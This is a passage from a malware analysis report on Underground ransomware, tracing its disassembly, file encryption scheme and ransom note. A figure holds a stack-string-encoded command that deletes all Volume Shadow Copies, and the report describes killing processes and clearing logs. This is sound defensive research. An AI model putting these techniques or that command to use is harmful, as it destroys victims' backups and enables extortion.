

Underground Ransomware deployed by Storm-0978 that exploited CVE-2023- 36884

Prepared by: Vlad Pasca, Senior Malware &
Threat Analyst



[SecurityScorecard.com](https://www.securityscorecard.com)
info@securityscorecard.com

1140 6th Avenue
Floor 19
New York, NY 10036
[1.800.682.1707](tel:18006821707)

Table of contents

Executive summary	2
Analysis and findings	2
Thread activity – StartAddress function	3
Thread activity – Files encryption	5
Indicators of Compromise	13

Executive summary

The Underground ransomware is the successor of the Industrial Spy ransomware and was deployed by a threat actor called Storm-0978. The malware stops a target service, deletes the Volume Shadow Copies, and clears all Windows event logs.

The files are encrypted using the 3DES algorithm, with the key and IV being encrypted using an RSA public key. The ransomware deletes itself after the file encryption is complete. The extension of the encrypted files isn't changed, but four specific bytes are added at the end of them.

Analysis and findings

SHA256: d4a847fa9c4c7130a852a2e197b205493170a8b44426d9ec481fc4b285a92666

The malware retrieves the command line arguments using the GetCommandLineW and CommandLineToArgvW functions:

```
00007FF7299D4127 FF15 F32E0000 call qword ptr ds:[<&GetCommandLine>]
00007FF7299D412D 48: 8BC8 mov rcx, rax
00007FF7299D4130 48: 8D15 8D080100 lea rdx, qword ptr ds:[7FF7299E4CC4]
00007FF7299D4137 FF15 D3310000 call qword ptr ds:[<&CommandLineToArgvW>]
```

Figure 1

The ransomware can run with a single parameter, which represents a single directory to be encrypted.

The GetWindowsDirectoryW API is used to obtain the path of the Windows directory (see Figure 2).

```
00007FF7299D415D BA 08200000 mov edx, 208
00007FF7299D4162 48: 8D00 6F080100 lea rcx, qword ptr ds:[7FF7299E4908]
00007FF7299D4169 FF15 A12F0000 call qword ptr ds:[<&GetWindowsDirectoryW>]
00007FF7299D416F 603D 54FA0000 F1 cmp byte ptr ds:[7FF7299E3C60], F1
```

Figure 2

The malware implements the obfuscation technique called "stack strings", which splits plaintext strings and constructs them at runtime:

```
00007FF7299D5868 C74424 34 65006E00 mov dword ptr ss:[rsp+34], 6E0065
00007FF7299D5870 33C9 xor ecx, ecx
00007FF7299D5872 C745 80 76007300 mov dword ptr ss:[rbp-80], 730076
00007FF7299D5879 C745 84 73006100 mov dword ptr ss:[rbp-7C], 610073
00007FF7299D5880 C745 88 64006D00 mov dword ptr ss:[rbp-78], 6D0064
00007FF7299D5887 C745 8C 69006E00 mov dword ptr ss:[rbp-74], 6E0069
00007FF7299D588E C745 90 2E006500 mov dword ptr ss:[rbp-70], 65002E
00007FF7299D5895 C745 94 78006500 mov dword ptr ss:[rbp-6C], 650078
00007FF7299D589C C745 D0 64006500 mov dword ptr ss:[rbp-60], 650064
00007FF7299D58A3 C745 D4 6C006500 mov dword ptr ss:[rbp-5C], 65006C
00007FF7299D58AA C745 D8 74006500 mov dword ptr ss:[rbp-58], 650074
00007FF7299D58B1 C745 DC 20007300 mov dword ptr ss:[rbp-54], 730020
00007FF7299D58B8 C745 E0 68006100 mov dword ptr ss:[rbp-50], 610068
00007FF7299D58BF C745 E4 64006F00 mov dword ptr ss:[rbp-4C], 6F0064
00007FF7299D58C6 C745 E8 77007300 mov dword ptr ss:[rbp-48], 730077
00007FF7299D58CD C745 EC 20002F00 mov dword ptr ss:[rbp-44], 2F0020
00007FF7299D58D4 C745 F0 61006C00 mov dword ptr ss:[rbp-40], 6C0061
00007FF7299D58DB C745 F4 6C002000 mov dword ptr ss:[rbp-3C], 20006C
00007FF7299D58E2 C745 F8 2F007100 mov dword ptr ss:[rbp-38], 71002F
00007FF7299D58E9 C745 FC 75006900 mov dword ptr ss:[rbp-34], 690075
00007FF7299D58F0 C745 00 65007400 mov dword ptr ss:[rbp], 740065
```

Figure 3

The malicious process deletes all Volume Shadow Copies using vssadmin.exe tool:




Figure 4

The time limit for disconnected RDP sessions is modified using the ShellExecuteW method, as highlighted in Figure 5.




Figure 5

Finally, the binary stops the MSSQLSERVER service:




Figure 6

The process creates a new thread that executes the StartAddress function:



Figure 7

Thread activity – StartAddress function

The ransomware embedded an RSA public key that will be used to encrypt the 3DES key and IV:




Figure 8

The ransom note content can be also identified in the malware's body:

Address	Hex	ASCII
00000220D321A0C0	54 68 65 20 55 6E 64 65 72 67 72 6F 75 6E 64 20	The Underground
00000220D321A0D0	74 65 61 6D 20 77 65 6C 63 6F 6D 65 73 20 79 6F	team welcomes yo
00000220D321A0E0	75 21 20 0D 0A 0D 0A 57 65 20 77 6F 75 6C 64 20	u!We would
00000220D321A0F0	6C 69 68 65 20 74 6F 20 69 6E 66 6F 72 6D 20 74	like to inform t
00000220D321A100	68 61 74 20 79 6F 75 72 20 6E 65 74 77 6F 72 68	hat your network
00000220D321A110	20 68 61 73 20 62 65 65 6E 20 74 65 73 74 65 64	has been tested
00000220D321A120	20 62 79 20 75 73 20 66 6F 72 20 76 75 6C 6E 65	by us for vulne
00000220D321A130	72 61 62 69 6C 69 74 69 65 73 2E 0D 0A 0D 0A 50	rabilities.....P
00000220D321A140	6F 6F 72 20 6E 65 74 77 6F 72 68 20 73 65 63 75	oor network secu
00000220D321A150	72 69 74 79 20 63 6F 75 6C 64 20 63 61 75 73 65	rity could cause
00000220D321A160	20 79 6F 75 72 20 64 61 74 61 20 74 6F 20 62 65	your data to be
00000220D321A170	20 6C 6F 73 74 20 66 6F 72 65 76 65 72 2E 0D 0A	lost forever...
00000220D321A180	0D 0A 59 6F 75 72 20 66 69 6C 65 73 20 61 72 65	..Your files are
00000220D321A190	20 63 75 72 72 65 6E 74 6C 79 20 65 6E 63 72 79	currently encry
00000220D321A1A0	70 74 65 64 2C 20 74 68 65 79 20 63 61 6E 20 62	pted, they can b
00000220D321A1B0	65 20 72 65 73 74 6F 72 65 64 20 74 6F 20 74 68	e restored to th
00000220D321A1C0	65 69 72 20 6F 72 69 67 69 6E 61 6C 20 73 74 61	eir original sta
00000220D321A1D0	74 65 20 77 69 74 68 20 61 20 64 65 63 72 79 70	te with a decryp
00000220D321A1E0	74 6F 72 20 68 65 79 20 74 68 61 74 20 6F 6E 6C	tor key that onl

Figure 9

The executable computes the MD5 hash of the RSA modulus, which represents the victim's ID:

The screenshot shows a debugger window with assembly code and a hex dump. The assembly code includes instructions like 'mov dword ptr ds:[rcx], 67452301' and 'ret'. The hex dump shows the string '00000822D1FEC70 01 23 45 67 | 89 AB CD EF | FE DC BA 98 | 76 54 32 10 | #Eq. «i!bU».vT2.'

Figure 10

The screenshot shows a debugger window with assembly code and a hex dump. The assembly code includes instructions like 'lea rdx, qword ptr ds:[7FF7299E6284]' and 'call malware.7FF7299E635C'. The hex dump shows a long string of zeros.

Figure 11

The ransom note containing a TOR link and credentials is modified to include the above victim's ID:

Address	Hex	ASCII
00000220D3218C70	63 68 61 74 3A 0D 0A 6C 6F 67 69 6E 20 74 6F 20	chat:..login to
00000220D3218C80	79 6F 75 72 20 61 63 63 6F 75 6E 74 0D 0A 28 54	your account..(T
00000220D3218C90	6F 72 20 42 72 6F 77 73 65 72 29 0D 0A 68 74 74	or Browser)..htt
00000220D3218CA0	70 3A 2F 2F 75 6E 64 67 72 64 64 61 70 63 34 72	p://undgrddapc4r
00000220D3218CB0	[REDACTED]	[REDACTED]
00000220D3218CC0	71 66 76 6D 67 79 63 75 76 69 6C 67 77 62 35 75	qFvmgycuvi1gwbsu
00000220D3218CD0	78 6D 32 35 73 78 61 77 61 6F 71 64 2E 6F 6E 69	xm25sxawaoqd.oni
00000220D3218CE0	6F 6E 2F 20 20 20 0D 0A 79 6F 75 72 20 6C 6F 67	on/ ..your log
00000220D3218CF0	69 6E 3A 20 20 20 20 20 [REDACTED] 79 6F	in: [REDACTED] yo
00000220D3218D00	75 72 20 70 61 73 73 77 6F 72 64 3A 20 20 20 37	ur password: 7
00000220D3218D10	[REDACTED]	[REDACTED]
00000220D3218D20	79 6F 75 72 20 49 44 3A 20 64 63 36 63 62 38 39	your ID: dc6cb89
00000220D3218D30	35 65 31 36 38 31 63 37 31 36 66 63 62 62 65 61	5e1681c716fcbbea
00000220D3218D40	35 37 61 38 34 31 37 61 32 00 00 00 00 00 00	57a8417a2.....

Figure 12

The FindFirstVolumeW API is utilized to begin scanning the volumes on the machine:

```

00007FF729904852 BA 04010000 mov edx,104
00007FF729904857 48:8D40 C0 lea rcx,qword ptr ss:[rbp-40]
00007FF72990485B FF15 E7270000 call qword ptr ds:[<&FindFirstVolumeW>]

```

Figure 13

The malicious process obtains a list of drive letters for the specified volume via a function call to GetVolumePathNamesForVolumeNameW:

```

00007FF72990488A 41:88 05010000 mov r8d,105
00007FF729904890 48:8D95 00010000 lea rdx,qword ptr ss:[rbp-100]
00007FF729904897 48:8D40 C0 lea rcx,qword ptr ss:[rbp-40]
00007FF72990489B FF15 FF270000 call qword ptr ds:[<&GetVolumePathNamesW>]

```

Figure 14

GetVolumeInformationW is used to extract information about the file system and volume associated with the drives:

```

00007FF7299048FE 33D2 xor edx,edx
00007FF729904900 4C:1896424 20 mov qword ptr ss:[rsp+20],r12
00007FF729904908 FF15 6A270000 call qword ptr ds:[<&GetVolumeInformationW>]

```

Figure 15

The ransomware continues the volume search by calling the FindNextVolumeW method:

```

00007FF729904982 41:88 04010000 mov r8d,104
00007FF729904988 48:8D55 C0 lea rdx,qword ptr ss:[rbp-40]
00007FF72990498C 48:8BCF mov rcx,r8
00007FF72990498F FF15 C3260000 call qword ptr ds:[<&FindNextVolumeW>]

```

Figure 16

For each of the drives to be encrypted, the binary creates a thread that handles the files encryption (Figure 17).

```

00007FF7299049E1 44:896424 20 mov dword ptr ss:[rsp+20],r12d
00007FF7299049E6 33D2 xor edx,edx
00007FF7299049EB 33C9 xor ecx,ecx
00007FF7299049EA FF15 80270000 call qword ptr ds:[<&CreateThread>]

```

Figure 17

Thread activity – Files encryption

The process enumerates the files found in a directory using the FindFirstFileW and FindNextFileW functions:

```

00007FF7A740304D 48:8D9424 C0040000 lea rdx,qword ptr ss:[rsp+4C0]
00007FF7A7403058 49:8BCF mov rcx,r15
00007FF7A7403058 FF15 E23F0000 call qword ptr ds:[<&FindFirstFileW>]

```

Figure 18

```

00007FF7A74036E3 48:8D9424 C0040000 lea rdx,qword ptr ss:[rsp+4C0]
00007FF7A74036EB 49:8BCE mov rcx,r14
00007FF7A74036EE FF15 5C390000 call qword ptr ds:[<&FindNextFileW>]

```

Figure 19

The malware doesn't encrypt a file called "VIPinfo.txt" and the folders containing the following strings:

- Windows
- Microsoft
- google\chrome
- mozilla\firefox
- \opera\

```

00007FF7A74030B3 48:8D15 7E440000 |lea rdx,qword ptr ds:[7FF7A7407538] |rdx:L"VIPinfo.txt", 00007FF
00007FF7A74030B4 48:8D15 7E440000 |lea rdx,qword ptr ds:[7FF7A7407538] |rdx:L"VIPinfo.txt", 00007FF
00007FF7A74030C2 E8 CD39FFFF |call malware.7FF7A73F6A94 |stricmp

```

Figure 20

```

00007FF7A74031B1 48:8BD3 |mov rdx,rbx |rdx:L"\\\\?\\c:\\recycle
00007FF7A74031B4 48:8BC8 |mov rcx,rcx |rcx:L"\\\\?\\c:\\windows
00007FF7A74031B7 E8 D401FFFF |call malware.7FF7A73F3390 |stricmp
00007FF7A74031BC 85C0 |test eax,eax

```

Figure 21

The file's extension is obtained via a function call to PathFindExtensionW (see Figure 22).

```

00007FF7A740B257 FF15 C3400000 |call qword ptr ds:[<PathFindExtensionW>] |1: rcx 00000181D1F77900
00007FF7A740B25B 48:8BD8 |mov rdx,rcx |2: rdx 0000000000000000

```

Figure 22

The following file's extensions will be skipped by the ransomware:

Address	Hex	ASCII
00000036F6DFE0C0	2E 00 73 00 79 00 73 00 2E 00 65 00 78 00 65 00	.s.y.s...e.x.e.
00000036F6DFE0D0	2E 00 64 00 6C 00 6C 00 2E 00 62 00 61 00 74 00	.d.l.l...b.a.t.
00000036F6DFE0E0	2E 00 62 00 69 00 6E 00 2E 00 63 00 6D 00 64 00	.b.i.n...c.m.d.
00000036F6DFE0F0	2E 00 63 00 6F 00 6D 00 2E 00 63 00 70 00 6C 00	.c.o.m...c.p.l.
00000036F6DFE100	2E 00 67 00 61 00 64 00 67 00 65 00 74 00 2E 00	.g.a.d.g.e.t...
00000036F6DFE110	69 00 6E 00 66 00 31 00 2E 00 69 00 6E 00 73 00	i.n.f.l...i.n.s.
00000036F6DFE120	2E 00 69 00 6E 00 78 00 2E 00 69 00 73 00 75 00	.t.n.x...i.s.u.
00000036F6DFE130	2E 00 6A 00 6F 00 62 00 2E 00 6A 00 73 00 65 00	.j.o.b...j.s.e.
00000036F6DFE140	2E 00 6C 00 6E 00 68 00 2E 00 6D 00 73 00 63 00	.l.n.k...m.s.c.t.
00000036F6DFE150	2E 00 6D 00 73 00 69 00 2E 00 6D 00 73 00 74 00	.m.s.i...m.s.c.t.
00000036F6DFE160	2E 00 70 00 61 00 66 00 2E 00 70 00 69 00 66 00	.p.a.f...p.i.f.
00000036F6DFE170	2E 00 70 00 73 00 31 00 2E 00 72 00 65 00 67 00	.p.s.l...r.e.g.
00000036F6DFE180	2E 00 72 00 67 00 73 00 2E 00 73 00 63 00 72 00	.r.g.s...s.c.r.
00000036F6DFE190	2E 00 73 00 63 00 74 00 2E 00 73 00 68 00 62 00	.s.c.t...s.h.b.
00000036F6DFE1A0	2E 00 73 00 68 00 73 00 2E 00 75 00 33 00 70 00	.s.h.s...u.3.p.
00000036F6DFE1B0	2E 00 76 00 62 00 2E 00 76 00 62 00 65 00 2E 00	.v.b...v.b.e...
00000036F6DFE1C0	76 00 62 00 73 00 2E 00 76 00 62 00 73 00 63 00	v.b.s...v.b.s.c.
00000036F6DFE1D0	72 00 69 00 70 00 74 00 2E 00 77 00 73 00 2E 00	r.i.p.t...w.s...
00000036F6DFE1E0	77 00 73 00 68 00 2E 00 77 00 66 00 00 00	w.s.h...w.s.f...

Figure 23

The malware also skips the ransom note called “!!readme!!!.txt”:

```

00007FF7A74035BA 48:8BD8 |mov rdx,rcx |rdx:L".tmp" |rcx:L".tmp"
00007FF7A74035BD 49:8BD5 |mov rdx,r13 |rdx:L"\\\\?\\c:\\!readme
00007FF7A74035C3 E8 CC34FFFF |call malware.7FF7A73F6A94 |stricmp

```

Figure 24

A file is opened using the CreateFileW API (0xc0000000 = **GENERIC_READ** | **GENERIC_WRITE**, 0x1 = **FILE_SHARE_READ**, 0x3 = **OPEN_EXISTING**):

```

00007FF7A740360C  BA 000000C0 | mov  edx,C0000000
00007FF7A7403611  45:8D41 01 | lea  r8d,qword ptr ds:[r9+1]
00007FF7A7403615  49:8BCF | mov  rcx,r15
00007FF7A7403618  FF15 0A3A0000 | call qword ptr ds:[<&CreateFileW>]
rcx:L"\\\\?\\C:\\DumpSta
qword ptr ds:[00007FF7A7407028 <malware.&CreateFileW>]=<kernel32.CreateFileW>
1: rcx 00000178E2A8300 L"\\\\?\\C:\\DumpSta
2: rdx 0000000000000000
3: r8 0000000000000001
4: r9 0000000000000000
5: [rsp+20] 0000181400000003

```

Figure 25

If any of the target files are opened by another process, the binary uses the Restart Manager APIs to kill that process.

The malware starts a new Restart Manager session using the RmStartSession function:

```

00007FF7A7405C79  33D2 | xor  edx,edx
00007FF7A7405C7B  48:8D80 F0190000 | lea  rcx,qword ptr ss:[rbp+19F0]
00007FF7A7405C82  E8 79C1FEFF | call <JMP.&RmStartSession>
1: rcx 000000386F5FF100
2: rdx 0000000000000000
3: r8 000000386F5FD660

```

Figure 26

The ransomware determines the process that locked the target file using the RmRegisterResources and RmGetList methods:

```

00007FF7A7405CA7  45:33C9 | xor  r9d,r9d
00007FF7A7405CAA  48:836424 20 00 | and  qword ptr ss:[rsp+20],0
00007FF7A7405CB0  49:895C24 48 | mov  qword ptr ss:[rsp+48],rbx
00007FF7A7405CB5  E8 52C1FEFF | call <JMP.&RmRegisterResources>
[rsp+48]:L"\\\\?\\C:\\Dum
1: rcx 0000000000000000
2: rdx 0000000000000001
3: r8 000000386F5FD658 &L"\\\\?\\C:\\DumpSta
4: r9 0000000000000000
5: [rsp+20] 0000000000000000
<JMP.&RmRegisterResources>

```

Figure 27

```

00007FF7A7405CD4  4C:8D85 E8190000 | lea  r8,qword ptr ss:[rbp+19E8]
00007FF7A7405CDB  C785 E8190000 0A0000 | mov  dword ptr ss:[rbp+19E8],A
00007FF7A7405CE5  48:8D5424 40 | lea  rdx,qword ptr ss:[rsp+40]
00007FF7A7405CEA  E8 23C1FEFF | call <JMP.&RmGetList>
A: '\n'
1: rcx 0000000000000000
2: rdx 000000386F5FD650
3: r8 000000386F5FF0F8
4: r9 000000386F5FD680
5: [rsp+20] 000000386F5FF108
<JMP.&RmGetList>

```

Figure 28

The executable kills the above process using the OpenProcess and TerminateProcess APIs, as shown below:

```

00007FF7A7405D01  48:69C8 9C020000 | imul rcx,rax,29C
00007FF7A7405D08  44:8B440D A0 | mov  r8d,dword ptr ss:[rbp+rcx-60]
00007FF7A7405D0D  8D4A 01 | lea  ecx,qword ptr ds:[rdx+1]
00007FF7A7405D10  FF15 EA130000 | call qword ptr ds:[<&OpenProcess>]
qword ptr ds:[00007FF7A7407100 <malware.&openProcess>]=<kernel32.OpenProcess>
1: rcx 0000000000000001
2: rdx 0000000000000000
3: r8 000000000000011F
4: r9 0000000000000059
5: [rsp+20] 000000386F5FF108

```

Figure 29

```

00007FF7A7405D1E  33D2 | xor  edx,edx
00007FF7A7405D20  48:8BC8 | mov  rcx,rax
00007FF7A7405D23  FF15 BF130000 | call qword ptr ds:[<&TerminateProcess>]
1: rcx 0000000000000090
2: rdx 0000000000000000
3: r8 0000000000000054

```

Figure 30

GetSystemTimeAsFileTime is utilized to obtain the system date and time (Figure 31).

```

00007FF7274D3689  48:8D8C24 58090000 | lea  rcx,qword ptr ss:[rsp+958]
00007FF7274D3691  FF15 713A0000 | call qword ptr ds:[<&GetSystemTimeAsFileTime>]
00007FF7274D3697  48:8B8424 58090000 | mov  rax,qword ptr ss:[rsp+958]
00007FF7274D369F  48:2B8424 54020000 | sub  rax,qword ptr ss:[rsp+254]
qword ptr ds:[00007FF7274D7108 <malware.&GetSystemTimeAsFileTime>]=<kernel32.GetSystemTimeAsFileTime>
1: rcx 0000008C8F0FFC58
2: rdx 00000288C5FD0000
3: r8 00000000FFFFFFFF
4: r9 0000000000000001
5: [rsp+20] 0000008DC0000003

```

Figure 31

The malicious process retrieves the size of the target file:

```

00007FF7274D3740 48:8D5424 4C |lea rdx,qword ptr ss:[rsp+4C]
00007FF7274D3745 48:8BCE |mov rcx,rsi
00007FF7274D3748 FF15:22390000 |call qword ptr ds:[<&GetFileSize>]
00007FF7274D374E 894424 48 |mov dword ptr ss:[rsp+18],ecx
<
qword ptr ds:[00007FF7274D7070 <malware.&GetFileSize>]=<kernel32.GetFileSize>
1: rcx 0000000000000043C
2: rdx 00000008BF0FEFF6C
3: r8 00000000FFFFFFFFF
4: r9 0000000000000001
5: [rsp+20] 00000008C00000003

```

Figure 32

The SetFilePointer API is used to move the file pointer within the target file:

```

00007FF7274D39F3 4C:8D4424 4C |lea r8,qword ptr ss:[rsp+4C]
00007FF7274D39F8 8B5424 48 |mov edx,dword ptr ss:[rsp+48]
00007FF7274D39FC 48:8BCE |mov rcx,rsi
00007FF7274D39FE FF15:88360000 |call qword ptr ds:[<&SetFilePointer>]
<
qword ptr ds:[00007FF7274D7090 <malware.&SetFilePointer>]=<kernel32.SetFilePointer>
1: rcx 0000000000000043C
2: rdx 0000000000000001C
3: r8 00000008BF0FEFF6C
4: r9 0000000000000000
5: [rsp+20] 00000008C00000003

```

Figure 33

The last four bytes are extracted and compared with "IAY&", which corresponds to a file that was previously encrypted by Underground ransomware:

```

.text:00007FF7274D3A05 mov qword ptr [rsp+948h+dwCreationDisposition], rdi ; lpOverlapped
.text:00007FF7274D3A0A lea r9, [rsp+948h+NumberOfBytesWritten] ; lpNumberOfBytesRead
.text:00007FF7274D3A12 mov r8d, 4 ; nNumberOfBytesToRead
.text:00007FF7274D3A18 mov rdx, r14 ; lpBuffer
.text:00007FF7274D3A1B mov rcx, rsi ; hFile
.text:00007FF7274D3A1E call cs:ReadFile
.text:00007FF7274D3A24 add qword ptr [rsp+948h+FileSizeHigh], 4
.text:00007FF7274D3A2A cmp dword ptr [r14], 'IAY&'
.text:00007FF7274D3A31 jz loc_7FF7274D3E42

```

Figure 34

The malware creates a ransom note called "!!readme!!!.txt" in every traversed directory:

```

00007FF7274D3A8E BA 00000040 |mov edx,40000000
00007FF7274D3A93 45:8D41 01 |lea r8d,qword ptr ds:[r9+1]
00007FF7274D3A97 49:8BCD |mov rcx,r8
00007FF7274D3A9A FF15:88350000 |call qword ptr ds:[<&CreateFileW>]
<
qword ptr ds:[00007FF7274D7028 <malware.&CreateFileW>]=<kernel32.CreateFileW>
1: rcx 0000028BC606AE30
2: rdx 00000000000000000
3: r8 00000000000000001
4: r9 00000000000000000
5: [rsp+20] 00000000000000002

```

Figure 35

```

00007FF7274D3AB5 44:8BC3 |mov r8d,ebx
00007FF7274D3AB8 48:8B15 29110100 |mov rdx,qword ptr ds:[7FF7274E4BE8] rdx:"The Underground te
00007FF7274D3ABF 48:8BC8 |mov rcx,rax
00007FF7274D3AC2 FF15:D0350000 |call qword ptr ds:[<&WriteFile>]
<
qword ptr ds:[00007FF7274D7098 <malware.&WriteFile>]=<kernel32.WriteFile>

```

```

.text:00007FF7274D3AC2 malware.exe:$13AC2 #12EC2
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 [x] Locals Struct
Address Hex ASCII
000001F5A714D610 54 68 65 20 55 6E 64 65 72 67 72 6F 75 6E 64 20 The Underground
000001F5A714D620 74 65 61 6D 20 77 65 6C 6F 60 65 73 20 79 6F team welcomes yo
000001F5A714D630 75 21 20 0D 0A 0D 0A 57 65 20 77 6F 75 6C 64 20 u! ...we would
000001F5A714D640 6C 69 68 65 20 74 6F 20 69 6E 66 6F 72 6D 20 74 like to inform t
000001F5A714D650 68 61 74 20 79 6F 75 72 20 6E 65 74 77 6F 72 68 hat your network
000001F5A714D660 20 68 61 73 20 62 65 66 20 74 65 73 74 65 64 has been tested
000001F5A714D670 20 62 79 20 75 73 20 66 6F 72 20 76 75 6C 6E 65 by us for vulne
000001F5A714D680 72 61 62 69 6C 69 74 69 65 73 2E 0D 0A 0D 0A 50 rabilities....P
000001F5A714D690 6F 6F 72 20 6E 65 74 77 6F 72 68 20 73 65 63 75 oor network secu
000001F5A714D6A0 72 69 74 79 20 63 6F 75 6C 64 20 63 61 75 73 65 rity could cause
000001F5A714D6B0 20 79 6F 75 72 20 64 61 74 61 20 74 6F 20 62 65 your data to be
000001F5A714D6C0 20 6C 6F 73 74 20 66 6F 72 65 76 65 72 2E 0D 0A lost forever...
000000C5768FF490 00000000000000000
000000C5768FF498 000001F5A714D0430
000000C5768FF4A0 0000000000000002E
000000C5768FF4A8 000000C5768FF490
000000C5768FF4B0 00000000000000000
000000C5768FF4B8 00000000000000080
000000C5768FF4C0 00000000000000000
000000C5768FF4C8 00000000000000000
000000C5768FF4D0 00000000000000000
000000C5768FF4D8 00000000000000020
000000C5768FF4E0 00000000000000000
000000C5768FF4E8 00000000000000058
000000C5768FF4F0 000001F5A714F980
000000C5768FF4F8 00000000000000088
000000C5768FF500 007300790073002E
000000C5768FF508 00000000000000000
000000C5768FF510 00000000000000000

```

Figure 36

The binary extracts the processor time stamp using the rdtscl instruction and generates 24 pseudo-random bytes twice. The second 24 bytes represent the 3DES key and the first eight bytes from the first iteration represent the IV that will be used for file encryption:

```

00007FF7274D57C5 0000 add byte ptr ds:[rax],al
00007FF7274D57C7 0040 53 add byte ptr ds:[rax+53],al
00007FF7274D57CA 48:83EC 20 sub rsp,20
00007FF7274D57CE 48:8BD3 mov rbx,rcx
00007FF7274D57D1 E8 52D7FFFF call malware.7FF7274D2F28
00007FF7274D57D6 E8 19 jmp malware.7FF7274D57F1
00007FF7274D57D8 44:884424 40 mov r8d,dword ptr ss:[rsp+40]
00007FF7274D57DD 48:8D5424 40 lea rdx,qword ptr ss:[rsp+40]
00007FF7274D57E2 41:83E0 07 and r8d,7
00007FF7274D57E6 48:8BC8 mov rcx,rbx
00007FF7274D57E9 41:FFC0 inc r8d
00007FF7274D57EC E8 27FFFFFF call malware.7FF7274D5718
00007FF7274D57F1 0F31 rcp
00007FF7274D57F3 48:C1E2 20 shl rdx,20
00007FF7274D57F7 48:8D4C24 38 lea rcx,qword ptr ss:[rsp+38]
00007FF7274D57FC 48:08C2 or rax,rdx
00007FF7274D57FF 48:8BD3 mov rdx,rbx
00007FF7274D5802 48:894424 40 mov qword ptr ss:[rsp+40],rax
00007FF7274D5807 E8 04FFFFFF call malware.7FF7274D5710
00007FF7274D5811 837C24 38 00 cmp dword ptr ss:[rsp+38],0
00007FF7274D5818 ^ 75 C5 jne malware.7FF7274D57D8
00007FF7274D5813 48:83C4 20 add rsp,20
00007FF7274D5817 5B pop rbx
00007FF7274D5818 C3 ret

```

Figure 37

```

00007FF7274D3AF7 8A 18000000 lea r8,qword ptr ss:[rsp+288]
00007FF7274D3B04 48:8D8C24 E0010000 mov edx,18
00007FF7274D3B0C E8 23F3FFFF lea rcx,qword ptr ss:[rsp+1E0]
00007FF7274D3B11 4C:8D8424 8B020000 call malware.7FF7274D2E34
00007FF7274D3B19 8A 18000000 lea r8,qword ptr ss:[rsp+288]
00007FF7274D3B1E 48:8D8C24 C8010000 mov edx,18
00007FF7274D3B26 E8 09F3FFFF lea rcx,qword ptr ss:[rsp+1C8]
00007FF7274D3B2B 33D2 xor edx,edx

```

Figure 38

The 3DES key and IV are encrypted using the hard-coded RSA public key, as displayed below:

```

00007FF7274D3BF2 4C:8D8424 F8010000 lea r8,qword ptr ss:[rsp+1F8]
00007FF7274D3BF4 48:8D5424 58 lea rdx,qword ptr ss:[rsp+58]
00007FF7274D3BF7 48:8D8C24 10070000 lea rcx,qword ptr ss:[rsp+710]
00007FF7274D3C07 E8 00E1FFFF call malware.7FF7274D2D0C

```

Figure 39

Address	Hex	ASCII
000000C5768FFB80	D7 C2 E3 CC 65 1D 0C B9 3D 2F 18 1A C2 79 84 ED	xÅäie..'='/.Ay.î
000000C5768FFB80	6B 2C FA 93 6A F3 67 6D 96 31 EF 49 1C AA 51 1A	k,ú.jögm.1iI.ªQ.
000000C5768FFB80	E8 7A D6 3B BB B6 90 78 54 37 37 60 48 A5 58 BC	ez0;» ,xT77 KªX4
000000C5768FFB80	8F EB 7C 84 9E 4A F2 8D E0 95 48 83 BA FF 6D E7	.è .Jö.a.K.ymc
000000C5768FFB80	FA 0F 88 3F 15 E7 D0 31 D4 2F 28 CC FD 06 F6 57	ú...?cD10(Iy.öw
000000C5768FFB80	6A 4A 38 F4 89 1F 7C A7 D1 3A 33 8C C2 57 71 4B	jj;ö.. sN:3.Åwqk
000000C5768FFC00	10 A5 F7 50 FF 00 C9 A7 F7 26 68 C6 18 48 65 E5	.ª+Py.Es=dkA.Hea
000000C5768FFC10	81 53 6F 17 08 61 FE 44 CD BE 50 AD 60 D4 50 F0	.so.aöD1ªP. ÖP0

Figure 40

The malicious binary reads the file content via a function call to ReadFile:

```

00007FF7274D3849 44:8BC3 mov r8d,ebx
00007FF7274D384C 49:8BD6 mov rdx,r14
00007FF7274D384F 48:8BC8 mov rcx,r15
00007FF7274D3852 FF15 28380000 call qword ptr ds:[<&ReadFile>]

```

Figure 41

The content is encrypted using the 3DES algorithm. The implementation of the algorithm is

